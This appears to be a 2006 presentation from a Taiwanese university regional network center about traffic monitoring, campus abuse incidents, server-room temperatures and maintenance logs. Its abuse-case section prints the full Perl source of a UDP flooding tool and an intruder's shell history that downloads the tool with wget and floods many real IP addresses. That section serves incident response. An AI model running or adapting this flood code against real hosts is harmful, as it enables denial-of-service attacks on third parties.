
src_IP > dst_IP	Flows	Pkts	Bytes	Pkt_SZ	(Pkt_Rate * Hour)[Shool]
140.115.156.35>66.252.7.97	9407947	695989846	31263	45	l@@ 63271804 * 11 [中央大學通訊中心]
140.115.160.47>217.132.123.5	31530818	220673767	9912	45	l@@ 11614408 * 19 [中央大學管理學院]
140.115.160.47>80.179.228.107	26202356	205142857	9214	45	l@@ 11396825 * 18 [中央大學管理學院]
140.115.155.8>62.219.113.127	8824966	189336844	8504	45	l@@ 17212440 * 11 [中央大學通訊中心]
140.115.155.8>66.252.7.97	6678552	86177637	3870	45	l@@ 7834330 * 11 [中央大學通訊中心]
140.115.160.47>217.132.237.9	2277925	55490076	2492	45	l@@ 27745038 * 2 [中央大學管理學院]

開始 2 SS... 4 Int... Windo... NCU ... Degree... 上午 08:52

Transportation Byte/Octet MRTG 監測介面



Transportation Packet MRTG 監測介面



3. 網路安全/智財群概念宣導

- NCU_Case: Abuse source from NCU
 - Linux OS
 - Detection & Notification
 - Ssh password crack
 - UDP packet flooding
 - Ftp password crack
 - Spam
- Abuse source tracking
 - ddt.perl, shell script_1 & script_2

UDP Packet Flooding (NCU_Case)

偵測到網路主機 140.115.23.1

可能已經為病毒所感染,請協助用戶修補或重灌系統後再上網.

The IP machine over your segment with the address of 140.115.23.1 machine may be infected by worms.

感覺 root 的密碼被盜，請問下列問題該如何處理??

SRC_IP>#.#.#.#.(Serv_port)	Flows	pk_size(KB)	Pkts	Total(MB)
140.115.23.1>#.#.#.#	1408080	0.046	86675435	3893480
140.115.23.1>#.#.#.#	2047530	0.046	134822357	6056.161
140.115.23.1>#.#.#.#	1989145	0.046	129263947	5806.466
140.115.23.1>#.#.#.#	1969192	0.046	130470426	5860.820
140.115.23.1>#.#.#.#	1953292	0.046	130209531	5849.047
140.115.23.1>#.#.#.#	1892689	0.046	135355286	6080.168
140.115.23.1>#.#.#.#	1904571	0.046	136985253	6153.300

ddt.pl (UDP packet flooding Pgrn)

```
my ($ip,$port,$size,$time);
    $ip=$ARGV[0]; $port=$ARGV[1]; $time=$ARGV[2];
socket(crazy, PF_INET, SOCK_DGRAM, 17);
    $iaddr = inet_aton("$ip");
    printf "udp flood - odix\n";
if ($ARGV[1] ==0 && $ARGV[2] ==0) { goto randpackets; }
if ($ARGV[1] !=0 && $ARGV[2] !=0) { system("(sleep $time;killall -9 udp) &");
    goto packets; }
if ($ARGV[1] !=0 && $ARGV[2] ==0) { goto packets; }
if ($ARGV[1] ==0 && $ARGV[2] !=0) { system("(sleep $time;killall -9 udp) &");
    goto randpackets; }

packets:    for (;;) { $size=$rand x $rand x $rand;
                send(crazy, 0, $size, sockaddr_in($port, $iaddr)); }
randpackets:    for (;;) { $size=$rand x $rand x $rand;
                $port = int(rand 65000) +1;
                send(crazy, 0, $size, sockaddr_in($port, $iaddr)); }
```

```
# wget http://www.geocities.com/yaniv\_virus/ddt.pl
# perl ddt.pl 193.201.54.247 0 0
# perl ddt.pl 66.92.68.36 0 0
# clear
# perl ddt.pl 83.229.72.6 0 0
# perl ddt.pl 208.185.83.23 0 0
# perl ddt.pl 208.185.83.40 0 0
# perl ddt.pl 208.185.81.11 0 0
# perl ddt.pl 208.185.83.1 0 0
# perl ddt.pl 208.185.83.58 0 0
# perl ddt.pl 192.42.93.32 0 0
# clear
# perl ddt.pl 72.20.16.141 0 0
# perl ddt.pl 208.185.83.31 0 0
# perl ddt.pl 208.185.83.23 0 0
# perl ddt.pl 208.185.83.10 0 0
# perl ddt.pl 207.126.105.146 0 0
# perl ddt.pl 192.228.79.201 0 0
# perl ddt.pl 82.166.127.226 0 0
# clear
# perl ddt.pl 209.67.212.138 0 0
# vi .bash_history
```

```
# cd Deaktop/
# tar -zxf httrack-3.40.tar.gz
# cd httrack-3.40.3
# install-sh
# # configure
# ./configure
# make; # make check; # make install ;# make clean
# clear
# perl ddt.pl 82.165.43.123 0 0
# perl ddt.pl
# perl ddt.pl 82.165.43.123 0 0
# perl ddt.pl 72.20.28.85 0 0
# perl ddt.pl 84.94.61.6 0 0
# ping -t 72.20.28.85
# ping -t 72.20.28.85 /l 65500
# ping 72.20.28.85 -t
# ping 72.20.28.85
# clear
# ping 72.20.28.85
# clear
# perl ddt.pl 82.165.43.123 0 0
# top
```

httpd - DSSL 攻擊(NCU_Case)

您好：

最近遇到DNS 主機有被入侵的跡象，
系統OS 是 fedora core 4, 我下指令
ps -aux|more 找到下列資料：

```
sui    12474 99.9  0.3  8448 3260 ?      R   Sep12 1425:49  
/usr/local/apache/bin/httpd -DSSL
```

top 指令:

```
12474 sui      25   0  8448 3260 1376 R 99.9  0.3   1438:35 perl
```

其中 sui 是所上的教師帳號，平常有正常收發信件，
請問，上述情況該如何處置，謝謝您!

助理 振盛 20060913

[主題] 一個 /usr/sbin/httpd -DSSL 的攻擊

[報導] 昨天中央大學水文所網管回報：該 linux 伺服系統負載異常繁重，以 top 觀看到許多異常的 /usr/sbin/httpd -DSSL processes.

網路上有許多討論群實際追蹤該processes發現：它藉由此攻擊是 phpBB 弱點下載的bot 攻擊. /tmp目錄下可發現 worm.txt bot.txt 等檔案.

建議的緊急處理包括：

(1) 使用firewall 擋掉不必要的ports

例如：此worm 使用 6667 port 或 80 port).

(2) 將 wget access權限設為 700.

(3) 安裝 mod_security 來限制/過濾惡意的 URLs

4. 網路機房共同管理介面

- 緣由：
- (公告欄)
 - 溫度監控
 - 機房維護日誌
 - 區網骨幹連線中斷公告

桃園區網路機房溫度紀錄

Today : 2006-09-27

編號	日期	時間	前半部溫度	後半部溫度
24	09/27/2006	11:01'50	24.4	24.4
23	09/27/2006	10:31'50	23.6	23.4
22	09/27/2006	10:01'50	24.1	24.1
21	09/27/2006	09:31'50	23.9	23.7
20	09/27/2006	09:01'50	23.6	23.5
19	09/27/2006	08:31'50	23.6	23.4
18	09/27/2006	08:01'50	24.0	23.9
17	09/27/2006	07:31'50	24.0	23.8
16	09/27/2006	07:01'50	24.1	23.9
15	09/27/2006	06:31'50	23.5	23.0
14	09/27/2006	06:01'50	24.6	24.4
13	09/27/2006	05:31'50	24.1	24.0
12	09/27/2006	05:01'50	23.3	23.1
11	09/27/2006	04:31'50	24.5	24.3
10	09/27/2006	04:01'50	24.2	24.1
9	09/27/2006	03:31'50	24.3	24.2
8	09/27/2006	03:01'50	24.4	24.1
7	09/27/2006	02:31'50	23.7	23.6
6	09/27/2006	02:01'50	24.2	24.2
5	09/27/2006	01:31'50	24.2	24.1
4	09/27/2006	01:01'50	24.3	24.1
3	09/27/2006	00:31'50	24.5	24.5
2	09/27/2006	00:01'50	23.5	23.3
1				

現在頁次： 1 / 1 [上一頁][下一頁] 輸入頁次： 頁 送出 新增公告 系統管理

本公告系統由黃建昌高作完成，歡迎您下載本程式套用！

PHP檔案式公告系統，版本：V1.0，民國91年六月

桃園區網機房維護日誌

TaoYuan Network Center

編號	主 旨	公告者	公告日期	有效日期
17	中華電信建置TWAREN新光纖骨幹線路 NEW	區網管理者	09-20-2006(Wed)	200天
16	亞太線上布放建置TWAREN新骨幹網管專線 NEW	區網管理者	09-20-2006(Wed)	200天
15	(聯瑞)更新 3750 router IOS 與 建置網路管理連線	區網管理者	09-08-2006(Fri)	200天
14	中華電信建置 POT 遠端網路管理線路	區網管理者	09-08-2006(Fri)	200天
13	協助速博連網設備更新及佈線	區網管理者	09-01-2006(Fri)	180天
12	桃園區網 (8/6) UPS 中斷運作之處理說明	區網管理者	08-08-2006(Tue)	180天
11	安裝TWAREN 3750 switch router	區網管理者	08-01-2006(Tue)	200天
10	協助 TWAREN 7609 Research Router 搬回國網中心	區網管理者	07-28-2006(Fri)	180天
9	協助亞太固網作例行的連網設備檢查	電算中心	07-21-2006(Fri)	180天
8	檢查空調電力系統	電算中心	07-21-2006(Fri)	180天
7	協助速博 Sparc 檢視連網設備	區網管理者	07-21-2006(Fri)	180天
6	國網中心將進行新竹、台北科技大樓兩主節點設備之IOS更新及SIP-600卡	區網管理者	07-21-2006(Fri)	180天
5	機房維護誌_950719_增加 TWAREN 10G 卡版 (STM-64)	區網管理者	07-19-2006(Wed)	180天
4	區網機房維護記錄_桃園區網router IOS更新與重開機測試	區網管理者	07-19-2006(Wed)	180天
3	Spyware 影響系統效能與洩漏個人私密資訊	區網管理者	06-30-2006(Fri)	60天
2	網路用戶的忽視電腦安全正快速助長狡猾犯罪組織對連網的危害	區網管理者	06-30-2006(Fri)	60天
1	SMTP, Simple Mail Transfer Protocol	區網管理者	06-30-2006(Fri)	60天

現在頁次： 1/1 [上一頁] [下一頁] 輸入頁次： 頁 送出 新增公告 系統管理

本公告系統由黃建昌寫作完成，歡迎您下載本程式套用！

PHP檔案式公告系統，版本：V1.0，民國91年六月

桃園區連網中斷紀錄

編號	主 旨	斷網時間	公告日期
8	例行電力檢修工程瑕疵,導致區網 UPS 中斷運作 40分鐘	2006-08-06 (14:50~15:40)	08-16-2006(Wed)
7	台北科技大樓電力中斷致 連網中斷約25分鐘	2006/06/19 (10:50 ~ 11:14)	08-16-2006(Wed)
6	科技大樓10 GE (Gigabit Ethernet) 光纖卡板更換工程,連網中斷約20分鐘	2006/06/06 (12:00~12:20)	08-16-2006(Wed)
5	科技大樓骨幹GSR Router 當機, 連網中斷約30分鐘	2006/05/04 (13:22 ~ 13:51)	08-16-2006(Wed)
4	科技大樓 GSR Router 10GE卡版無預警故障,連網中斷3小時	2006/03/30 (15:00 ~ 18:30)	08-16-2006(Wed)
3	配合 科技大樓骨幹Router 設備新增工程, 連網中斷約30分鐘	2006/03/15 (10:00~10:30)	08-16-2006(Wed)
2	配合 科技大樓 OADM 10GE光纖卡板檢修工程, 連網中斷約30分鐘	2006/02/15 (12:00~12:30)	08-16-2006(Wed)
1	中華電信 科技大樓 OADM 10GE光纖卡板檢修工程,連網中斷2小時	2006/02/12 (12:00~13:50)	08-16-2006(Wed)

現在頁次： 1 / 1 [上一頁] [下一頁] 輸入頁次： 頁

本公告系統由黃建昌寫作完成，歡迎您下載本程式套用！

PHP檔案式公告系統，版本：V1.0，民國91年六月